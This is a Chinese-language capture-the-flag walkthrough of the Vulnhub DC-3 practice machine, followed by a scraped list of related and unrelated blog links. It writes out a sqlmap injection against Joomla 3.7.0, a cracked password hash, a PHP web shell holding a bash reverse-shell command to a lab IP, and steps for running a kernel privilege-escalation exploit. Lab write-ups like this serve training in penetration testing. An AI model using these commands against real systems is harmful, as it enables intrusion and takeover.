
Vulnhub DC3
靶机简介
C-3是另一个专门建造的易受攻击的实验室,目的是获得渗透测试领域的经验.与以前的DC版本一样,这个版本是为初学者设计的,尽管这次只有一个标志,一个入口点,根本没有线索。Linux技能和熟悉Linux命令行是必须的,有一些基本渗透测试工具的经验也是必须的。对于初学者来说,Google可以提供很大的帮助,但是你可以随时在@DCAU7上给我发推文寻求帮助,让你重新开始。但请注意:我不会给你答案,相反,我会告诉你如何向前迈进。对于那些有过CTF和Boot2Root挑战经验的人来说,这可能根本不会花你太长时间(事实上,这可能只需要不到20分钟就可以轻松完成)。如果是这样的话,如果你想让它更具挑战性,你可以随时重做这个挑战,并探索其他获得根和获得标志的方法。
getshell
nmap详细扫描 nmap -A 192.168.43.137

发现是Joomla,那就用joomscan #一款针对joomla的安全工具扫描以下

发现版本为3.7.0,百度以下该版本漏洞

sql注入漏洞,上sqlmap

跑出管理员账号(admin)的密码
sqlmap -u "http://192.168.43.137/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=1" -p "list[fullordering]" --dump -C password -T "#__users" -D joomladb

采用john暴力破解他的密码hash:$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu,将此段hash密码存入新建文件pass中,然后使用john破解,可得到密码snoopy。
john pass

john --show pass

得到账号密码去后台登陆,登陆后修改模板文件,新建shell.php写入一句话getshell

蚁剑链接,目录为 /templates/beez3(主题名)/shell.php,但是反弹shell的时候一直报错


回到shell脚本处,将一句话直接修改为反弹shell命令
<?php

	exec("bash -c 'bash -i >& /dev/tcp/192.168.43.200/4444 0>&1'");

?>
然后访问shell.php即可反弹shell
提权

查看版本信息
uname -a

cat /etc/*release
搜索相关漏洞信息searchspolit ubuntu 16

选择一个合适的exp复制到到当前searchsploit -m 39772.txt
cat 39772.txt查看怎么使用它

下载exp,并通过蚁剑上传


解压并运行即可提权成功
tar -xvf exploit.tar

cd ebpf_mapfd_doubleput_exploit

./compilesh

./doubleput

root目录下拿到最终flag
总结
信息收集找到cms漏洞,sql注入找到管理密码,修改模板文件getshell,内核提权。
- 查看内核信息
uname -a ,cat /etc/*release searchspolit查找相应内核漏洞
Vulnhub DC3的更多相关文章
- Vulnhub DC-3靶机渗透
修改错误配置 打开了ova文件会发现,怎么也找不到DC-3的ip地址,估计是网卡出了问题. 那么就先配置下网卡. 进入上面这个页面之前按e. 将这里的ro 替换为 rw signie init=/bi ...
- Vulnhub -- DC3靶机渗透
@ 目录 信息收集 尝试攻击 获取shell方法1 获取shell方法2 获取shell方法3 拿到root权限 拿FLAG 总结 信息收集 kali的ip为192.168.200.4,扫描出一个IP ...
- 后缀数组:倍增法和DC3的简单理解
一些定义:设字符串S的长度为n,S[0~n-1]. 子串:设0<=i<=j<=n-1,那么由S的第i到第j个字符组成的串为它的子串S[i,j]. 后缀:设0<=i<=n- ...
- vulnhub writeup - 持续更新
目录 wakanda: 1 0. Description 1. flag1.txt 2. flag2.txt 3. flag3.txt Finished Tips Basic Pentesting: ...
- DC3求后缀数组板子
#include<bits/stdc++.h> #define LL long long #define fi first #define se second #define mk mak ...
- Vulnhub Breach1.0
1.靶机信息 下载链接 https://download.vulnhub.com/breach/Breach-1.0.zip 靶机说明 Breach1.0是一个难度为初级到中级的BooT2Root/C ...
- 后缀数组dc3算法模版(待补)
模版: ; #define F(x) ((x)/3+((x)%3==1?0:tb)) #define G(x) ((x)<tb?(x)*3+1:((x)-tb)*3+2) int wa[maxn ...
- 后缀数组 DC3构造法 —— 详解
学习了后缀数组,顺便把DC3算法也看了一下,传说中可以O(n)复杂度求出文本串的height,先比较一下倍增算法和DC3算法好辣. DC3 倍增法 时间复杂度 O(n)(但是常数很大) O(nlo ...
- HA Joker Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-joker,379/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.132Starti ...
随机推荐
- 花时三月 终于Spring Boot 微信点餐开源系统! 附源码
架构 前后端分离: Nginx与Tomcat的关系在这篇文章,几分钟可以快速了解: https://www.jianshu.com/p/22dcb7ef9172 补充: set ...
- 破晓行动----带你总结JVM的知识大全(一)
JVM线程 + JVM内存区域
- 三级菜单打怪升级,young -> plus -> pro
young -> simple 三级菜单超简单,每层都是小循环 小可爱,不是if就是for,真可爱 def menu(message): print('按q返回上一层') print('按e退出 ...
- Book of Shaders 00 - 使用 VS Code 编写 GLSL
0x00 写在前面 最近在学习由 Patricio 编写的 The Book of Shaders,这是一本关于 Fragment Shaders(片段着色器)的入门指南.为了在一个相对熟悉的平台运行 ...
- 商品现货数据不好拿?商品季节性难跟踪?一键解决没烦恼的Python爬虫分享
更多精彩内容,欢迎关注公众号:数量技术宅.探讨数据分析.量化投资问题,请加技术宅微信:sljsz01 季节性在大宗商品的交易中至关重要 大宗商品交易中,特别是在期货市场,由于商品价格周期的存在,季节性 ...
- np.random.multivariate_normal方法浅析
从多元正态分布中抽取随机样本. 多元正态分布,多正态分布或高斯分布是一维正态分布向更高维度的推广.这种分布由其均值和协方差矩阵来确定.这些参数类似于一维正态分布的平均值(平均值或"中心&qu ...
- ByPass Mode(略过模式或旁路模式)
参考: 1. https://baike.baidu.com/item/%E6%97%81%E8%B7%AF%E6%A8%A1%E5%BC%8F/3120563 2. https://zhidao.b ...
- 【题解】一本通例题 S-Nim
\(\color{purple}{Link}\) \(\text{Solution:}\) 这个题就是给\(Nim\)游戏做了一个限制. 考虑一下\(\text{SG}\)函数:给定的局面下对应的\( ...
- 01 . OpenResty简介部署,优缺点,压测,适用场景及用Lua实现服务灰度发布
简介 OpenResty 是一个基于 Nginx 与 Lua 的高性能 Web 平台,其内部集成了大量精良的 Lua 库.第三方模块以及大多数的依赖项.用于方便地搭建能够处理超高并发.扩展性极高的动态 ...
- Word云(标签云)生成器控件。net Windows。形式在c#中
下载demo - 37.1 KB 下载source code - 48.7 KB 背景 这种控制方式的灵感来自于一种名为Wordle的基于网络的免费单词云生成器.实际上,这个控件是我的项目http:/ ...